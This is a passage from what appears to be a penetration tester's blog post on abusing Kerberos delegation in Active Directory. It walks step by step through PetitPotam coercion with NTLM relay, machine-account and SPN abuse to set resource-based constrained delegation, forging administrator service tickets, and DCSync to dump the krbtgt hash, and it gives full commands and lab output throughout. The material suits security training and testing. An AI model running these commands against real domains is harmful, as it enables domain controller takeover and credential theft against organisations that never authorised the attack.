[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

3. Force the second DC (10.0.1.203) to authenticate to us (10.0.1.13)

```
python3 PetitPotam.py -u 'user.one' -p 'Password1!' -d 'insecure.local' 10.0.1.13 10.0.1.203
```

[illegible]

4. If successful, NTLMRelayx will authenticate as DC02\$, add a machine account, and trust it for delegation

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process request thread): Received connection from 10.0.1.203, attacking target ldaps://10.0.1.202
[*] Authenticating against ldaps://10.0.1.202 as INSECURE/DC02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.0.1.203 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=insecure,DC=local
[*] Adding new computer with username: XEWRIYIH$ and password: .*;jl{6qA_:.S_/ result: OK
[*] Delegation rights modified succesfully!
[*] XEWRIYIH$ can now impersonate users on DC02$ via S4U2Proxy
```

5. Using XEWRIYIH's, password we can obtain a service ticket as the domain administrator to DC02 (\$4U2Self + \$4U2Proxy)

```
impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn  
'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':'.*';jl{6qA :.S /'
```

```
[hum@kali]~$ impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn 'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':.*;j!{6qA_-.$_/'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host.DC02.insecure.local@INSECURE.LOCAL.ccache
```

6. Export the ticket into memory

```
export KRB5CCNAME=administrator@host DC02.insecure.local@INSECURE.LOCAL.ccache
```

```
(hun@kali)-[~]
$ export KRB5CCNAME=administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache

(hun@kali)-[~]
$ klist
Ticket cache: FILE:administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache
Default principal: administrator@insecure.local

Valid starting Expires Service principal
09/22/2025 18:07:40 09/23/2025 04:07:40 host/DC02.insecure.local@INSECURE.LOCAL
renew until 09/23/2025 18:07:26
```

7. Perform a DCSync against DC02 as administrator

```
impacket-secretsdump -k DC02.insecure.local
```

```
(hun@kali)-[~]
$ impacket-secretsdump -k DC02.insecure.local -just-dc-ntlm -just-dc-user krbtgt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d27d3e9ed1c9628fe7cebe17d4664f6d:::
[*] Cleaning up...
```

7. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'DOAIMDJJ$' -dc-ip 10.0.1.202 -delete -hashes
'aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f'
'insecure.local/administrator'
```

```
(hun@kali)-[~]
$ impacket-addcomputer -computer-name 'XEWRIYIH$' -dc-ip 10.0.1.202 -delete -hashes 'aad3b435b51404eeaad3b435b51404ee:16f2bd968f2885a410873b4efa104527'
'insecure.local/administrator'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully deleted XEWRIYIH$.
```

2. Add a machine account and configure RBCD with GenericWrite

Assume we've compromised the user `dac\user` with the password `Password3#`, which has `GenericWrite` permissions over `DC01.secure.local`, being the domain controller.

If a user principal has the "Write all properties" (`GenericWrite`) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on `DC01$` to trust a machine added using Machine Account Quota.

The high-level steps are:

1. Compromise a user or machine with GenericWrite permissions over an object.
2. Add a new computer to the domain via Machine Account Quota (MAQ).
3. Configure RBCD on the affected object to trust the added machine account for delegation.
4. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find GenericWrite configuration using Bloodhound

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
```

2. Add a new computer called machine\$ using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/dacluser':'Password3#'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/dacluser':'Password3#'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account machine$ with password machinepass!.
```

3. Configure DC01\$ to trust machine\$ for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-rbcd -delegate-from 'machine$' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*] dacluser (S-1-5-21-121669899-840664006-3373323264-1140)
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] dacluser (S-1-5-21-121669899-840664006-3373323264-1140)
[*] machine$ (S-1-5-21-121669899-840664006-3373323264-2102)
```

4. Using machine\$'s credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

5. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

6. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

3. Add a user SPN and configure RBCD with GenericWrite

Assume we've compromised the user `dacluser` with the password `Password3#`, which has `GenericWrite` permissions over `DC01.secure.local`, being the domain controller.

If a user principal has the "Write all properties" (`GenericWrite`) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on `DC01$` to trust `dacluser` for delegation.

This path is identical to the previous one utilizing Machine Account Quota, but instead of utilizing MAQ, if we trust `dacluser` for delegation, that user must have an SPN assigned to successfully generate tickets.

The high-level steps are:

1. Compromise a user or machine with `GenericWrite` permissions over an object.
2. Add an SPN to a compromised user if needed.
3. Configure the affected object to trust the compromised user for delegation.
4. Use `S4U2Self` and `S4U2Proxy` to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find `GenericWrite` configuration using Bloodhound

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
```

2. Configure `DC01$` to trust `dacluser` for delegation

```
impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser': 'Password3#'
```

```
(hun@kali)~$ impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser': 'Password3#'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] dacluser can now impersonate users on DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] dacluser (S-1-5-21-121669899-840664006-3373323264-1140)
```

3. Add an SPN to `dacluser` if there isn't one already (`DACL.secure.local`)

```
python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -s
host/DACL.secure.local --target-type samname 10.0.1.200
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -s host/DACL.secure.local --target-type samname 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

3. Using dacluser's credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator
'secure.local/dacluser': 'Password3#' -dc-ip 10.0.1.200
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/dacluser': 'Password3#' -dc-ip 10.0.1.200
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

4. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

5. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

Conclusion

Delegation in Active Directory is one of those neat features that solves a real problem, but also introduces numerous vectors for abuse if configured improperly. Active Directory is full of fun primitives that can be used to create neat exploit chains!

This post started out much bigger, but even after narrowing it down I still learned a lot and really enjoyed the process of researching this. I hope it provides other testers the same value that it gave me!

References

- <https://blog.redxorblue.com/2019/12/no-shells-required-using-impacket-to.html>
- <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#a-forwardable-result>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gpsb/0fce5b92-bcc1-4b96-9c2b-56397c3f144f
- <https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained>
- <https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained>
- <https://sqlmastersconsulting.com.au/SQL-Server-Blog/granting-sql-service-account-permissions-create-spns/>

- <https://github.com/dirkjanm/krbrelayx>
- <https://github.com/r3motecontrol/Ghostpack-CompiledBinaries>
- <https://www.guidepointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/>
- <https://www.thehacker.recipes/ad/movement/kerberos/spn-jacking>
- <https://luemmelsec.github.io/S4fuckMe2selfAndUAndU2proxy-A-low-dive-into-Kerberos-delegations/>
- <https://mayfly277.github.io/posts/GOADv2-pwning-part10/>
- <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>
- <https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html>
- [https://attl4s.github.io/assets/pdf/You_do_\(not\)_Understand_Kerberos_Delegation.pdf](https://attl4s.github.io/assets/pdf/You_do_(not)_Understand_Kerberos_Delegation.pdf)
- <https://www.netexec.wiki/news/v1.4.0-smoothoperator>
- <https://www.blackhillsinfosec.com/bypass-ntlm-message-integrity-check-drop-the-mic/>
- <https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/>
- <https://github.com/abaker2010/impacket-fixed>